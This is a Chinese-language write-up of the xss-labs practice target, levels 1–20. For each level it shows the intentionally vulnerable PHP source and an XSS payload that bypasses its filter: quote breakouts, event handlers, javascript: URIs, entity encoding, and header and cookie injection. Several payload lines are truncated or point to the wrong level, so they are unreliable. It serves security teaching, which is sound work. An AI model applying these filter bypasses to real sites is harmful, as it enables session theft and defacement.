xss-labs-master靶机1-20关解题思路

master xss

xss-labs-master靶机是xss-labs作者在github上发布的后来不知道为什么就把它删了，可能是因为这个靶机属于静态页面有一个通用的推广方式(具体在后面)，不过还是希望读者使用实战中的攻击手段学习，这个靶机是对XSS漏洞的专项练习，一共有二十关，也是小白的看门砖吧！比如现在的我！大哭！！！！

- 在这篇文章中，默认读者已有WEB渗透测试相关知识，以及PHP、HTML等相关知识。

xss-labs-master通关宝典

- 第十五关
- 第十六关
- 第十七关
- 第十八关
- 第十九关
- 第二十关
- 万能通关秘籍

第一关

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
window.location.href="level2.php?keyword=test";
}
</script>
<title>欢迎来到level1</title>
</head>
<body>
<h1 align=center>欢迎来到level1</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["name"];
echo "<h2 align=center>欢迎用户".$str."</h2>";
?>
<center><img src=level1.png></center>
<?php
```

```
22 echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
23 ?>
24 </body>
25 </html>
```

b、分析

这关只给一个图片，根据图片可以知道这关容易，而链接上有一个参数name，说明突破口再name这里，根据代码我们可以看出，代码是将用户以GET方式提交的参数name，没有做任何防御措施就直接显示在HTML页面中，所以将使用 放入name变量中即可。

c、方法

这里就是直接用脚本的就行，没有方法可言。

d、注入语句

```
1 http://靶机网址/xss-labs-master/level1.php?name=<script>alert(/xss/)</script>
```

第二关

a、后台代码

```
1  <!DOCTYPE html><!--STATUS OK--><html>
2  <head>
3  <meta http-equiv="content-type" content="text/html;charset=utf-8">
4  <script>
5  window.alert = function()
6  {
7  confirm("完成的不错！");
8   window.location.href="level3.php?writing=wait";
9  }
10 </script>
11 <title>欢迎来到level2</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level2</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str = $_GET["keyword"];
```

```
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level2.php method=GET>
<input name=keyword  value="'.$str.'">
<input type=submit name=submit value="搜索"/>
</form>
</center>';
?>
<center><img src=level2.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

b、分析

这关我们可以发现多了一个文本框，我们先用之前的语句填入文本框里面，发现不行，什么有了防御机制，那么我们看看源代码，它将我们输入的值给了value，然后它再传给了一个`htmlspecialchars`函数，这个函数是把预定义的字符转换为 HTML 实体，说明把`">`前面加`">`，对前面input标签进行闭合。

`htmlspecialchars`函数快查链接：这里

c、方法

这里就是我们使用闭合的方法，就是闭合了`">`标签，产生新的执行语句。

d、注入语句

```
http://192.168.226.128/xss-labs-master/level2.php?keyword=">
<script>alert(/xss/)</script>
```

第三关

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level4.php?keyword=try harder!";
}
</script>
<title>欢迎来到level3</title>
```

```
</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>"."<center>
<form action=level3.php method=GET>
<input name=keyword  value='".htmlspecialchars($str)."'>
<input type=submit name=submit value=搜索 />
</form>
</center>";
?>
<center><img src=level3.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

b、分析

这个题就是变了个图片，感觉也没什么的，先用之前的代码测试一下，发现没用，看看源码，发现这里不但对`"`号做了防御，而这小子居然在value这里也加了`htmlspecialchars`函数，还是逃不过啊！那就刚憋，虽然对了双引号做了防御，但是却放行单引号，这种情况我们可以通过事件标签触发表单执行。

c、方法

这种情况我们可以通过事件标签触发表单执行，即通过使用HTML的事件知识对其注入。

一些常用的HTML标签事件：这里

d、注入语句

```
http://192.168.226.128/xss-labs-master/level3.php?keyword='onmouseover='alert(/xss/)
```

第四关

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
```

```
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level5.php?keyword=find a way out!";
}
</script>
<title>欢迎来到level4</title>
</head>
<body>
<h1 align=center>欢迎来到level4</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str2=str_replace(">","",$str);
$str3=str_replace("<","",$str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level4.php method=GET>
<input name=keyword  value="'.$str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level4.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
</body>
</html>
```

b、分析

这关和之前几个感觉差不多，同样不能用之前套路了，看看源码，发现这里不但对`'`号做了防御，他这次不对value进行过滤，而是用`str_replace`函数直接过滤掉`<>`，但是不知道是不是有疏忽，对了单引号做了防御，但是却放行双引号，这种情况我们还是可以通过事件标签触发表单执行。

`str_replacestr`函数快查：在此

c、方法

这种情况我们可以通过事件标签触发表单执行，不过需要的双引号改成单引号。

d、注入语句

```
http://192.168.226.128/xss-labs-master/level3.php?keyword="onmouseover="alert(/xss/)
```

第五关

payload的长度:0

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level6.php?keyword=break it out!";
}
</script>
<title>欢迎来到level5</title>
</head>
<body>
<h1 align=center>欢迎来到level5</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level5.php method=GET>
<input name=keyword  value="'.$str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level5.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
</body>
</html>
```

b、分析

这关和往常一样，使用之前的语句是不行的，根据源代码，我们发现它对strtolower函数对所有字符串变成小写，单引号也不可用了，但是我们还是可以闭合语句，通过双引号加>闭合，但是闭合归闭合，却没有用来触发的条件呀！我们这时候可以使用javascript伪协议以及标签进行注入。

javascript伪协议快查：在此


c、方法

使用javascript伪协议以及标签进行注入，就是在代码前面加上javascript:，在这里的标签不一定只是链接标签，还可以其他标签，可以自己了解。

d、注入语句

```
http://192.168.226.128/xss-labs-master/level5.php?keyword="><a href='javascript:alert(/xss,
```

第六关



a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level7.php?keyword=move up!";
}
</script>
<title>欢迎来到level6</title>
</head>
<body>
<h1 align=center>欢迎来到level6</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level6.php method=GET>
<input name=keyword  value="'.$str6.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level6.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str6)."</h3>";
?>
</body>
</html>
```

b、分析

这题我们可以看出虽然对on、src、data、href、

c、方法

可以使用单引号闭合，加大小写的脚本或者标签方法注入。

d、注入语句

```
http://192.168.226.128/xss-labs-master/level6.php?keyword="><scRipt>alert(/xss/)</scRipt
```

第七关

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level8.php?keyword=nice try!";
}
</script>
<title>欢迎来到level7</title>
</head>
<body>
<h1 align=center>欢迎来到level7</h1>
<?php
ini_set("display_errors", 0);
$str =strtolower( $_GET["keyword"]);
$str2=str_replace("script","",$str);
$str3=str_replace("on","",$str2);
$str4=str_replace("src","",$str3);
$str5=str_replace("data","",$str4);
$str6=str_replace("href","",$str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level7.php method=GET>
<input name=keyword  value="'.$str6.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level7.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str6)."</h3>";
?>
</body>
</html>
```

b、分析

我们可以看到输入比上一题加深了大小写过滤的的难度，但是它却把特殊语义的字符串修改成了空字符串，我们就可以使用特殊语义重构的方法进行注入。

c、方法

可以使用特殊语义重构的方法进行注入，就是在特殊语义内在加入特殊语义。

d、注入语句

```
http://192.168.226.128/xss-labs-master/level6.php?keyword="><scrscriptipt>alert(/xss/)</sc
```

第八关

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level9.php?keyword=not bad!";
}
</script>
<title>欢迎来到level8</title>
</head>
<body>
<h1 align=center>欢迎来到level8</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace('"','&quot',$str6);
echo '<center>
<form action=level8.php method=GET>
<input name=keyword  value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
 echo '<center><BR><a href="'.$str7.'">友情链接</a></center>';
?>
<center><img src=level8.jpg></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str7)."</h3>";
?>
</body>
</html>
```

b、分析

这次更狠直接把上一题的疏忽补全，这是我们用之前的方法是肯定不行了，那么我们就需要引入编码绕过的概念，由于会被htmlspecialchars函数转义，所以可将所有字符编码为HTML实体，从而绕过。

HTML实体速查：在此
HTML实体转换器：在此

c、方法

使用编码绕过概念，就是将所有字符编码为HTML实体。

d、注入语句

```
javasc&#114;ipt:alert(/xss/)
```

第九关

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level10.php?keyword=well done!";
}
</script>
<title>欢迎来到level9</title>
</head>
<body>
<h1 align=center>欢迎来到level9</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace('"','&quot',$str6);
echo '<center>
<form action=level9.php method=GET>
<input name=keyword  value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
if(false===strpos($str7,'http://'))
{
  echo '<center><BR><a href="您的链接不合法？有没有！">友情链接</a></center>';
```

```
        }
else
{
  echo '<center><BR><a href="'.$str7.'">友情链接</a></center>';
}
?>
<center><img src=level9.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str7)."</h3>";
?>
</body>
</html>
```

b、分析

我们发现这里多了一个`strpos`函数，这个函数是用来查找指定文本在字符串中第一次出现的位置，这时候我们就不得不在代码里加入`http://`，但是并没有过滤HTML实体编码，所以我们还是使用编码绕过。

`strpos`函数速查：在此

c、方法

使用过滤HTML实体编码，但是由于需要加入http://，肯定不能在http://后面加代码，必须在前面，并且将http://注释掉才能执行。

d、注入语句

```
javasc&#114;ipt:alert(/xss/)//http://
```

第十关

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level11.php?keyword=good job!";
}
</script>
<title>欢迎来到level10</title>
</head>
<body>
<h1 align=center>欢迎来到level10</h1>
<?php
```

```
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str11 = $_GET["t_sort"];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level10.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

b、分析

这一题有点难度，我们使用之前的方法发现，无论怎么样都没用，那么我们来看看源码，发现有一个t_sort参数，是需要我们在后台才能找到的，而这个参数其实并没有加什么特殊防御，只是过滤了尖括号，所以我们可以使用触发事件标签进行。

c、方法

使用触发事件标签进行，是在URL上加入t_sort值=触发事件，注意用的是双引号扣起来。

d、注入语句

```
http://192.168.226.128/xss-labs-master/level10.php?keyword=1&t_sort="onmouseover="ale
#注意这里由于没有文本框，需要在浏览器后台的<input name="t_sort"  value="'.$str33.'" type='
```

第十一关

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
```

```
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level12.php?keyword=good job!";
}
</script>
<title>欢迎来到level11</title>
</head>
<body>
<h1 align=center>欢迎来到level11</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_REFERER'];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ref"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level11.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

b、分析

我们初看，感觉和上一关差不多，但是看源码发现有一个`$str11=$_SERVER['HTTP_REFERER'];`字段，并且只对其进行双引号过滤，而HTTP_REFERER是获取http请求头中的Referer字段，就是我们上一级网页的url，那么我们就需要使用到抓包工具进行抓包，修改Referer字段。

- 修改前

```
GET /xss-labs-master/level11.php?keyword=good%20job! HTTP/1.1
Host: 192.168.226.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.226.128/xss-labs-master/level10.php?keyword=1&t_sort=%22onmouseover=%22alert(/xss/)
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

- 修改后

```
GET /xss-labs-master/level11.php?keyword=good%20job! HTTP/1.1
Host: 192.168.226.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: "onmouseover="alert(/xss/)
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

c、方法

通过使用burpsuite软件对Referer字段进行修改恶意代码。

d、注入语句

```
1 Referer: "onmouseover="alert(/xss/)
```

第十二关

a、后台代码

```
1  <!DOCTYPE html><!--STATUS OK--><html>
2  <head>
3  <meta http-equiv="content-type" content="text/html;charset=utf-8">
4  <script>
5  window.alert = function()
6  {
7  confirm("完成的不错！");
8   window.location.href="level13.php?keyword=good job!";
9  }
10 </script>
11 <title>欢迎来到level12</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level12</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str = $_GET["keyword"];
18 $str00 = $_GET["t_sort"];
19 $str11=$_SERVER['HTTP_USER_AGENT'];
20 $str22=str_replace(">","",$str11);
21 $str33=str_replace("<","",$str22);
22 echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
23 <form id=search>
24 <input name="t_link"  value="'.'" type="hidden">
25 <input name="t_history"  value="'.'" type="hidden">
26 <input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
27 <input name="t_ua"  value="'.$str33.'" type="hidden">
28 </form>
29 </center>';
30 ?>
31 <center><img src=level12.png></center>
32 <?php
33 echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
```

```
?>
</body>
</html>
```

b、分析

这一题和上一题一样的手法，只是字段改变了是在http请求头中的user-agent字段上。

c、方法

通过使用burpsuite软件对user-agent字段进行修改恶意代码。

d、注入语句

```
User-Agent: "onmouseover="alert(/xss/)
```

第十三关

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level14.php";
}
</script>
<title>欢迎来到level13</title>
</head>
<body>
<h1 align=center>欢迎来到level13</h1>
<?php
setcookie("user", "call me maybe?", time()+3600);
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_COOKIE["user"];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
```

```
<input name="t_cook"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level13.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

b、分析

这一题和上两题一样的手法，改变的是在http请求头中的Cookie字段上。

c、方法

通过使用burpsuite软件对Cookie字段进行修改恶意代码。

d、注入语句

```
Cookie: user="onmouseover="alert(/xss/)
```

第十四关

a、后台代码

```
<html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<title>欢迎来到level14</title>
</head>
<body>
<h1 align=center>欢迎来到level14</h1>
<center>&lt;iframex name="leftframe" marginwidth=10 marginheight=10 src="//i2.wp.con
</body>
</html>
```

b、分析

十四题需要跳到一个新的网站，才能打，但是这个网站始终进不去，所以跳过吧！

第十五关

a、后台代码

```
<html ng-app>
<head>
```

```
<meta charset="utf-8">
<script src="angular.min.js"></script>
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level16.php?keyword=test";
}
</script>
<title>欢迎来到level15</title>
</head>
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
<p align=center><img src=level15.png></p>
<?php
ini_set("display_errors", 0);
$str = $_GET["src"];
echo '<body><span class="ng-include:'.htmlspecialchars($str).'"></span></body>';
?>
```

b、分析

咋一看这关好像没什么漏洞来着，但是如果我们仔细看后台，发现有一个 语句，ng-include指令一般用于包含外部的 HTML 文件，ng-include属性的值可以是一个表达式，返回一个文件名，但是默认情况下，包含的文件需要包含在同一个域名下。很有可能这个指令就是突破口，我们看看源代码，果然有ng-include，并且对其输入做了过滤，所以我们可以包含一个有漏洞的页面，那么不就破解了吗?

c、方法

利用ng-include指令的特性包含一个有漏洞的html文件，注意这里有对尖括号的过滤。

d、注入语句

```
http://192.168.226.128/xss-labs-master/level15.php?src='http://192.168.226.128/xss-labs-ma
```

第十六关

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level17.php?arg01=a&arg02=b";
}
</script>
<title>欢迎来到level16</title>
</head>
<body>
<h1 align=center>欢迎来到level16</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script"," ",$str);
$str3=str_replace(" "," ",$str2);
$str4=str_replace("/"," ",$str3);
$str5=str_replace(" "," ",$str4);
echo "<center>".$str5."</center>";
?>
<center><img src=level16.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str5)."</h3>";
?>
</body>
</html>
```

b、分析

这一关用的防御方式并不复杂，但是却考虑的比较周全，空格、反斜杠、script都被str_replace函数替换成 了，但是在HTML中可以将%0a或者%0D当成空格使用。

c、方法

使用替身大法，就是将%0a或者%0D当成空格使用，在HTML中这样是合法的。

d、注入语句

```
http://192.168.226.128/xss-labs-master/level16.php?keyword=<a%0Ahref='javas%0Acript:ale
```

第十七关

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
```

```
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
}
</script>
<title>欢迎来到level17</title>
</head>
<body>
<h1 align=center>欢迎来到level17</h1>
<?php
ini_set("display_errors", 0);
echo "<embed src=xsf01.swf?".htmlspecialchars($_GET["arg01"])."=".htmlspecialchars($_GE
?>
<h2 align=center>成功后，<a href=level18.php?arg01=a&arg02=b>点我进入下一关</a></
</body>
</html>
```

b、分析

这一关有两个参数：arg01、arg02，当我们发送的时候，发现他们是会互相拼接起来的，那么我们就容易想到这里会不会就是突破口，看看源码，发现这两个参数是在embed上，embed标签定义嵌入的内容，并且做了尖括号过滤，那么我们可以加入一个属性进去，生成恶意代码。

c、方法

利用arg01、arg02参数进行属性添加，产生恶意代码。

d、注入语句

```
http://192.168.111.138/xss-labs-master/level17.php?arg01= onmousemove&arg02=javascrip
#注意在arg01这里要添加空格，不然就是将属性与之前的xsf01.swf?进行连接了
```

第十八关

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level19.php?arg01=a&arg02=b";
}
</script>
<title>欢迎来到level18</title>
</head>
<body>
<h1 align=center>欢迎来到level18</h1>
<?php
ini_set("display_errors", 0);
echo "<embed src=xsf02.swf?".htmlspecialchars($_GET["arg01"])."=".htmlspecialchars($_GE
?>
</body>
</html>
```

b、分析

这题和上一题的题目是基本一样的思路，只是换了不一样的图片。

c、方法

利用arg01、arg02参数进行属性添加，产生恶意代码。

d、注入语句

```
1 http://192.168.111.138/xss-labs-master/level18.php?arg01= onmousemove&arg02=javascrip
```

第十九关

a、后台代码

```
1  <!DOCTYPE html><!--STATUS OK--><html>
2  <head>
3  <meta http-equiv="content-type" content="text/html;charset=utf-8">
4  <script>
5  window.alert = function()
6  {
7  confirm("完成的不错！");
8   window.location.href="level20.php?arg01=a&arg02=b";
9  }
10 </script>
11 <title>欢迎来到level19</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level19</h1>
15 <?php
16 ini_set("display_errors", 0);
17 echo '<embed src="xsf03.swf?'.htmlspecialchars($_GET["arg01"])."=".htmlspecialchars($_GE
18 ?>
19 </body>
20 </html>
```

b、分析

我们使用之前的方法发现，没有起到作用，说明源码已经改变，但是我们发现语句间被单引号垄断并且只能规范书写，不仅对引号做了实体编码处理，而且将关键字当作普通文本，但是既然是19关(估计这里要是再现实中，可能就视为无漏洞了吧，个人感觉)，说明还是有漏洞，我们回去看看页面的图片，发现有说兼容性问题，那么就涉及到版本问题，我们可以将xsf03.swf进行反编译，得到version未定义，加上swf这个文件的特性可以传入参数。

c、方法

利用图片信息以及swf特性进行猜测或者flash反编译得到version参数未定义，从而传入恶意代码。

d、注入语句

```
1 http://192.168.111.138/xss-labs-master/level19.php?arg01=version&arg02=<a href='javascri
```

第二十关

a、后台代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level21.php?arg01=a&arg02=b";
}
</script>
<title>欢迎来到level20</title>
</head>
<body>
<h1 align=center>欢迎来到level20</h1>
<?php
ini_set("display_errors", 0);
echo '<embed src="xsf04.swf?'.htmlspecialchars($_GET["arg01"])."=".htmlspecialchars($_GE
?>
</body>
</html>
```

b、分析

这题和19题一模一样，就是插件不同。

c、方法

和之前几道题差不多。

```
http://192.168.111.138/xss-labs-master/level19.php?arg01=id&arg02=\%22))}catch(e){}if(!sel
```

万能通关秘籍

福利：有一种通用的通关方式，那就是我们如果在页面后台添加一个事件呢？就是在后台的图片处直接添加。